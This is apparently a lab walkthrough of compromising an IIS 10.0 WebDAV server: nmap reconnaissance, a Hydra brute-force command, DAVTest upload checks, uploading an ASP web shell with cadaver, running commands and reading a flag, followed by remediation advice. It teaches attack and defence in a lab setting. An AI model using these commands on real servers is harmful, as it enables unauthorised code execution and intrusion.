IIS Server DAVTest
Classification: Assessment Methodologies / Vulnerability Assessment
Target: 10.2.21.130 (DOTNETGOAT - Microsoft IIS 10.0)
Credentials provided: bob:password_123321
1. Executive Summary
The target runs Microsoft IIS 10.0 with a WebDAV service that allows the PUT
method. Using the provided credentials we enumerate which file types can be uploaded and
executed with DAVTest, confirm that .asp is executable, and upload an ASP web shell
with cadaver. Browsing to the uploaded shell gives remote code execution as
DOTNETGOAT\bob, which we use to read the flag from C:\.
2. Reconnaissance

nmap -sV -sC 10.2.21.130Port 80 runs IIS 10.0 with risky HTTP methods enabled (PUT, DELETE, MOVE,
MKCOL…) and a WebDAV service.

Other ports include SMB (135/139/445), MySQL (3306) and RDP (3389), with the host
identified as DOTNETGOAT.

3. Web Enumeration

nmap -sV -p 80 --script=http-enum 10.2.21.130The /webdav/ directory is found (401 Unauthorized).
A Hydra brute-force against the WebDAV login returns no results, but the lab provides valid credentials.
hydra -L /usr/share/wordlists/metasploit/common_users.txt -P /usr/share/wordlists/metasploit/common_passwords.txt 10.2.21.130 http-get /webdav/

Logging in to /webdav/ with the provided credentials confirms they are valid and shows
AttackDefense.txt and web.config.
4. Enumerating Upload/Exec with DAVTest

davtest -url http://10.2.21.130/webdav -auth bob:password_123321DAVTest uploads test files of many types (all PUT succeed) and creates a test directory.

The execution check shows that .txt, .asp and .html files can be executed on the
server.
5. Uploading a Web Shell with cadaver
We connect to the WebDAV share with cadaver using the provided credentials.
cadaver http://10.2.21.130/webdav
# Username: bob | Password: password_123321
ls
Since .asp is executable, we upload an ASP web shell.
put /usr/share/webshells/asp/webshell.asp
Browsing /webdav/ confirms webshell.asp was uploaded.

6. Remote Code Execution
Opening the web shell gives an interactive console. We confirm the execution context.
whoami
# \\DOTNETGOAT\bob
7. Capturing the Flag
We locate and read the flag from C:\.
dir C:\
type C:\flag.txt
# 0cc175b9c0f1b6a831c399e269772661
8. Remediation Recommendations
- Disable WebDAV if it is not strictly required, to remove the upload surface.
- Disable the
PUT/DELETEmethods and restrict writable directories so files cannot be uploaded to executable locations. - File extension filtering: block upload/execution of script types (
.asp,.aspx,.php…) via request filtering. - Enforce strong credentials for WebDAV and apply least privilege to the application pool identity.